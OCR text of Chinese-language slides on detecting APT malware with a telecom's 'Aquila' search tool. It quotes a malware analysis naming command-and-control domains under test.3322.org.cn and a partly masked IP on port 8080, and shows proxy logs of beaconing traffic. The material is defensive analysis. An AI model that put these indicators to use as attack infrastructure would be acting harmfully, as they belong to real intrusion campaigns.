
參考外部的事件分析

The injected "msvcr.dll" tries to resolve some DNS names of test.3322.org.cn, 1.test.3322.org.cn, 2.test.3322.org.cn, 3.test.3322.org.cn and 4.test.3322.org.cn. Then,


To trigger additional response, the honeyd and farpd services on the Remnux responsive box are turned on to handle the network request. Under the same behavioral studies, the injected "msvcr.dll" starts connecting to the IP address of 115.x.x.249 with TCP port number 8080. If the socket is created, it sends out some encrypted network

Frankie Li, A.A. (2011) *A Detailed Analysis of an Advanced Persistent Threat Malware*.

Aquila找到的可疑行為




Verifying Threats



37	2012-07-23 11:48	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	146	2012-07-23 14:16:31.424.30.
38	2012-07-23 11:48	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	146	2012-07-23 14:16:31.424.30.
39	2012-07-23 11:49	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	146	2012-07-23 14:16:31.424.30.
40	2012-07-23 11:49	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	146	2012-07-23 14:16:31.424.30.
41	2012-07-23 11:49	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	146	2012-07-23 14:16:31.424.30.
42	2012-07-23 11:49	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	146	2012-07-23 14:16:31.424.30.
43	2012-07-23 11:49	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	151	2012-07-23 14:16:31.424.30.
44	2012-07-23 11:49	load[redacted]tw	POST	200	443	/FC001/XP_VM-8ece-	text/html	137	2012-07-23 14:16:31.424.30.
45	2012-07-23 11:49	load[redacted]tw	POST	200	443	/FC001/XP_VM-8ece-	text/html	137	2012-07-23 14:16:31.424.30.
46	2012-07-23 11:49	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	146	2012-07-23 14:16:31.424.30.
47	2012-07-23 11:49	load[redacted]tw	GET	200	443	/FC001/XP_VM-8ece-	text/html	156	2012-07-23 14:16:31.424.30.
48	2012-07-23 11:49	load[redacted]tw	POST	200	443	/FC001/XP_VM-8ece-	text/html	137	2012-07-23 14:16:31.424.30.
49	2012-07-23 11:49	load[redacted]tw	POST	200	443	/FC001/GET:0[XP_VM-8ece-0-]/XP_VM-8ece-	text/html	116	2012-07-23 14:16:31.424.30.
50	2012-07-23 11:49	load[redacted]tw	POST	200	443	/FC001/XP_VM-8ece-	text/html	137	2012-07-23 14:16:31.424.30.

1	2012-07-31 08:44	ics[redacted]	POST	200	443	/0000/a556062.asp-	text/html	122	2012-07-31 10:43:01.638.90.
2	2012-07-31 08:44	ics[redacted]	GET	200	443	/0024/b558515.asp-	text/html	130	2012-07-31 10:43:01.638.90.
3	2012-07-31 08:45	ics[redacted]	POST	503	80	/0000/a523843.asp-	-	971	2012-07-31 10:43:01.638.90.
4	2012-07-31 08:45	ics[redacted]	GET	200	443	/0024/b618734.asp-	text/html	130	2012-07-31 10:43:01.638.90.
5	2012-07-31 08:46	ics[redacted]	GET	200	443	/0024/b680125.asp-	text/html	130	2012-07-31 10:43:01.638.90.
6	2012-07-31 08:47	ics[redacted]	GET	200	443	/0024/b740453.asp-	text/html	130	2012-07-31 10:43:01.638.90.
7	2012-07-31 08:48	ics[redacted]	GET	200	443	/0024/b800593.asp-	text/html	130	2012-07-31 10:43:01.638.90.
8	2012-07-31 08:49	ics[redacted]	GET	200	443	/0024/b860921.asp-	text/html	130	2012-07-31 10:43:01.638.90.
9	2012-07-31 08:50	ics[redacted]	GET	200	443	/0024/b921250.asp-	text/html	130	2012-07-31 10:43:01.638.90.
10	2012-07-31 08:51	ics[redacted]	GET	200	443	/0024/b981718.asp-	text/html	130	2012-07-31 10:43:01.638.90.
11	2012-07-31 08:52	ics[redacted]	GET	200	443	/0024/b1042078.asp-	text/html	130	2012-07-31 10:43:01.638.90.
12	2012-07-31 08:53	ics[redacted]	GET	200	443	/0024/b1102359.asp-	text/html	130	2012-07-31 10:43:01.638.90.
13	2012-07-31 08:54	ics[redacted]	GET	200	443	/0024/b1162671.asp-	text/html	130	2012-07-31 10:43:01.638.90.

Aquila其他功能


搜尋
白名單管理
黑名單管理
灰名單管理
檢視Victim
帳號管理
統計分析
登出
檢視黑名單
新增黑名單
修改黑名單
分布區域
Map
Satellite
Hybrid
Greenland
Iceland
Finland
Sweden
Norway
Russia
Canada
United S.
Ukraine
Kazakhstan
Mongolia
France
Spain
Italy
Turkey
Afghanistan
China
South Korea
North Atlantic
South Pacific Ocean
Google
Aquila
CHT Malware Searcher
狀態頁面
查詢日期
查詢主機
八月 2012
今日
上個月
下個月
星期日
星期一
星期二
星期三
星期四
星期五
星期六
1筆
14筆
11筆
7筆
3筆
3筆
9筆
10筆

結論

- APT是需要回溯性的偵測機制
- 需要的不只是系統，還有服務。
- 加速APT應變以降低損失。
- 良好的資安防護體質才是根本之道。